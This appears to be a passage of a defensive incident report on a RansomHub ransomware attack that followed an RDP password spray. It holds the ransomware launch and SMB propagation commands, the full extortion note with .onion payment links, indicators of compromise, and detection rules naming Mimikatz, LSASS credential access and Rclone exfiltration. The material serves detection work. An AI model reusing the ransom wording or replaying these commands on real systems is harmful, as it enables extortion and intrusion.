
The original ransomware executable was invoked directly via cmd.exe from a RDP session.

```
amd64.exe -pass [REDACTED]
```

Once the ransomware began execution it ran a set of commands that would stop any Hyper-V virtual machines running on the system, delete Shadow Copies, and events from a few Windows event channels. In addition, it leveraged built-in lateral movement capabilities to propagate to other hosts in the network through SMB, the `-only-local` flag was used to prevent a propagation loop for the ransomware. For the remote hosts, the ransomware was executed via a remote service, with random 6-letters name as image name and service name. This can be seen from event ID 7045 – Service Control Manager provider.

winlog.event_data.ServiceName	winlog.event_data.ImagePath	winlog.computer_name	winlog.event_data.ServiceType	winlog.event_data.StartType
INMKOI	C:\INMKOI.exe -only-local -pass	be wt	user mode service	demand start
LIhtoz	C:\LIhtoz.exe -only-local -pass	be ad	user mode service	demand start
B3ruTt	C:\B3ruTt.exe -only-local -pass	be pw	user mode service	demand start
FR1lap	C:\FR1lap.exe -only-local -pass	be HV	user mode service	demand start
G0yJbs	C:\G0yJbs.exe -only-local -pass	be wt	user mode service	demand start
FDamcb	C:\FDamcb.exe -only-local -pass	be AD	user mode service	demand start
recwtj	C:\recwtj.exe -only-local -pass	be DC	user mode service	demand start
szVaco	C:\szVaco.exe -only-local -pass	be HV	user mode service	demand start
ajgQoH	C:\ajgQoH.exe -only-local -pass	be pk	user mode service	demand start
pMhaDe	C:\pMhaDe.exe -only-local -pass	be HV	user mode service	demand start
NeBGvo	C:\NeBGvo.exe -only-local -pass	be WI	user mode service	demand start
TQ00To	C:\TQ00To.exe -only-local -pass	be HV	user mode service	demand start
OnIeSH	C:\OnIeSH.exe -only-local -pass	be SH	user mode service	demand start
TIKjnf	C:\TIKjnf.exe -only-local -pass	be -M	user mode service	demand start
atzxjk	C:\atzxjk.exe -only-local -pass	be RD	user mode service	demand start
oB3SVl	C:\oB3SVl.exe -only-local -pass	be RD	user mode service	demand start
JaJHQQ	C:\JaJHQQ.exe -only-local -pass	be BA	user mode service	demand start
X1tFGF	C:\X1tFGF.exe -only-local -pass	be SH	user mode service	demand start
ggGsuS	C:\ggGsuS.exe -only-local -pass	69 SH	user mode service	demand start
DneRTD	C:\DneRTD.exe -only-local -pass	69 HV	user mode service	demand start
NqRJSG	C:\NqRJSG.exe -only-local -pass	69 HV	user mode service	demand start
kHTpbX	C:\kHTpbX.exe -only-local -pass	69 HV	user mode service	demand start
DjvcaX	C:\DjvcaX.exe -only-local -pass	69 BA	user mode service	demand start
RVTerP	C:\RVTerP.exe -only-local -pass	69 HV	user mode service	demand start

Ransomhub Ransomware Execution



After successful execution the ransomware left impacted files encrypted and the following ransomware note:

We are the RansomHub.

Your company Servers are locked and Data has been taken to our servers. This is serious.

Good news:

- your server system and data will be restored by our Decryption Tool, we support trial decryption to prove that your files can be decrypted;
- for now, your data is secured and safely stored on our server;
- nobody in the world is aware about the data leak from your company except you and RansomHub team;
- we provide free trial decryption for files smaller than 1MB. If anyone claims they can decrypt our files, you can ask them to try to decrypt a file larger than 1MB.

FAQs:

Who we are?

- Normal Browser Links: <https://ransomxifxwc5eteopdobynonjctkxxvap77yqifu2emfbecgbqdw6qd.onion.ly/>
- Tor Browser Links: <http://ransomxifxwc5eteopdobynonjctkxxvap77yqifu2emfbecgbqdw6qd.onion/>

Want to go to authorities for protection?

- Seeking their help will only make the situation worse, They will try to prevent you from negotiating with us, because the negotiations will make them look incompetent, After the incident report is handed over to the government department, you will be fined <This will be a huge amount, Read more about the GDPR legislation: https://en.wikipedia.org/wiki/General_Data_Protection_Regulation>, The government uses your fine to reward them. And you will not get anything, and except you and your company, the rest of the people will forget what happened!!!!

Think you can handle it without us by decrypting your servers and data using some IT Solution from third-party "specialists"?

- they will only make significant damage to all of your data; every encrypted file will be corrupted forever. Only our Decryption Tool will make decryption guaranteed;

Don't go to recovery companies, they are essentially just middlemen who will make money off you and cheat you.

- We are well aware of cases where recovery companies tell you that the ransom price is 5 million dollars, but in fact they secretly negotiate with us for 1 million dollars, so they earn 4 million dollars from you. If you approached us directly without intermediaries you would pay 5 times less, that is 1 million dollars.

Think your partner IT Recovery Company will do files restoration?

- no they will not do restoration, only take 3-4 weeks for nothing; besides all of your data is on our servers and we can publish it at any time;
- as well as send the info about the data breach from your company servers to your key partners and clients, competitors, media and youtubers, etc.
Those actions from our side towards your company will have irreversible negative consequences for your business reputation.

You don't care in any case, because you just don't want to pay?

- We will make you business stop forever by using all of our experience to make your partners, clients, employees and whoever cooperates with your company change their minds by having no choice but to stay away from your company.

As a result, in midterm you will have to close your business.

So lets get straight to the point.

What do we offer in exchange on your payment:

- decryption and restoration of all your systems and data within 24 hours with guarantee;
- never inform anyone about the data breach out from your company;
- after data decryption and system restoration, we will delete all of your data from our servers forever;
- provide valuable advising on your company IT protection so no one can attack your again.

Now, in order to start negotiations, you need to do the following:

- install and run 'Tor Browser' from <https://www.torproject.org/download/>
 - use 'Tor Browser' open <http://pzipwsov7zh2jgezqcrinfepys2hayfnbte3upnhk7c6byzsathkbyd.onion/>
 - enter your Client ID: [REDACTED]
- * do not leak your ID or you will be banned and will never be able to decrypt your files.

There will be no bad news for your company after successful negotiations for both sides. But there will be plenty of those bad news if case of failed negotiations, so don't think about how to avoid it.

Just focus on negotiations, payment and decryption to make all of your problems solved by our specialists within 1 day after payment received: servers and data restored, everything will work good as new.


<https://ransomxifxwc5eteopdobynonjctkxxvap77yqifu2emfbecgbqdw6qd.onion.ly/>

<http://ransomxifxwc5eteopdobynonjctkxxvap77yqifu2emfbecgbqdw6qd.onion/>


<http://pzipwsov7zh2jgezqcrinfepys2hayfnbte3upnhk7c6byzsathkbyd.onion/>

Timeline

Hide Your RDP: Password Spray Leads to RansomHub Deployment



Diamond Model



Indicators

Atomic

RDP Password Spray

185.190.24.54

185.190.24.33

RDP Initial Access

164.138.90.2

Exfiltration Destination

38.180.245.207:443

Computed

setup.msi

eba5bfca73c2754fbf93ed64fa224132

b746c91e014205db94f775bb6db480387c9ebc20

ec45ebd938e363e36cacb42e968a960fbe4e21ced511f0ea2c0790b743ff3c67

amd64.exe

6f3a658fc32b4a378716ac167ebaf5ac

19138d3c197ee1e59756d1f4fc3fd66809f44c1b

25117dcb2d852df15fe44c5757147e7038f289e6156b0f6ab86d02c0e97328cb

netscan.exe

a768244ca664349a6d1af84a712083c0

39300863bcaad71e5d4efc9a1cae118440aa778f

e14ba0fb92e16bb7db3b1efac4b13aee178542c6994543e7535d8efaa589870c

nocmd.vbs

8e0b1f8390acb832dbf3abadeb7e5fd3

02e6ff95949fdf341daee846820d40289ab65985

```
4775dfb24f85f5d776f538018a98cc6a9853a1840f5c00b7d0c54695f03a11d9
```

```
rcl.bat  
1cc1534b70b8d2b99b69a721c83e586a  
6ac2d77631f775797cd0029e199a5dfe83f47b4c  
ffd09a5c27938d1f7424ed66d1474cfeb3df72daabdf10e09f161ed1ffd21271
```

Detections

Network

```
ETPRO INFO Observed Atera Remote Access Application Activity Domain in TLS SNI  
ET INFO Splashtop Domain (splashtop .com) in TLS SNI  
ET INFO Splashtop Domain in DNS Lookup (splashtop .com)  
ETPRO INFO Observed Splashtop Application Activity Domain in TLS SNI  
ET ADWARE_PUP IP Scanner Tool Update Request (GET)
```

Sigma

Search rules on detection.fyi or sigmasearchengine.com

```
88f680b8-070e-402c-ae11-d2914f2257f1 : PowerShell Base64 Encoded IEX Cmdlet  
fed85bf9-e075-4280-9159-fbe8a023d6fa : Advanced IP Scanner - File Event  
bef37fa2-f205-4a7b-b484-0759bfd5f86f : PUA - Advanced IP Scanner Execution  
962fe167-e48d-4fd6-9974-11e5b9a5d6d1 : LSASS Access From Non System Account  
d9047477-0359-48c9-b8c7-792cedcdc9c4 : PUA - NirCmd Execution As LOCAL SYSTEM  
4e2ed651-1906-4a59-a78a-18220fca1b22 : PUA - NirCmd Execution  
e37db05d-d1f9-49c8-b464-ee1a4b11638 : PUA - Rclone Execution  
34986307-b7f4-49be-92f3-e7a4d01ac5db : Rclone Config File Creation  
06d71506-7beb-4f22-8888-e2e5e2ca7fd8 : Mimikatz Use  
962fe167-e48d-4fd6-9974-11e5b9a5d6d1 : LSASS Access From Non System Account  
d0d2f720-d14f-448d-8242-51ff396a334e : HackTool - Generic Process Access  
1c67a717-32ba-409b-a45d-0fb704a73a81 : System Network Connections Discovery Via Net.EXE
```

Private Rules:

```
Suspicious NTFS Symlink Behavior Modification : 9d7be3f1-729d-472c-b114-e158b76168c2  
Windows Event Log Clearing Using Wevtutil : 0c8d866a-c0de-4987-97ee-7f401677a9e8  
NirSoft CredentialsFileView Execution : 2d8fa780-c2ea-4c26-9c01-71d531a2dbbb  
NirSoft Tools Execution : 8bf0aaee-e44e-4455-81d1-d46fb42ae889  
Use of Rclone to exfiltrate data over an SSH channel : 7019b8b4-d23e-4d35-b5fa-192ffb8cb3ee
```

Yara

```
BINARYALERT_Hacktool_Windows_Mimikatz_Copywrite  
BINARYALERT_Hacktool_Windows_Mimikatz_Files  
DITEKSHEN_INDICATOR_KB_ID_Ransomware_Rapid  
DITEKSHEN_INDICATOR_RMM_Atera  
DITEKSHEN_INDICATOR_RMM_Atera_CERT  
ELASTIC_Multi_Ransomware_Ransomhub_4A8A07Cd  
MAL_RANSOM_Darkside_May21_1  
SEK0IA_Yara_Runascs  
SIGNATURE_BASE_HKTL_NET_NAME_Runascs  
SIGNATURE_BASE_MAL_RANSOM_Darkside_May21_1  
SIGNATURE_BASE_SUSP_Gobfuscate_May21  
SUSP_Gobfuscate_May21
```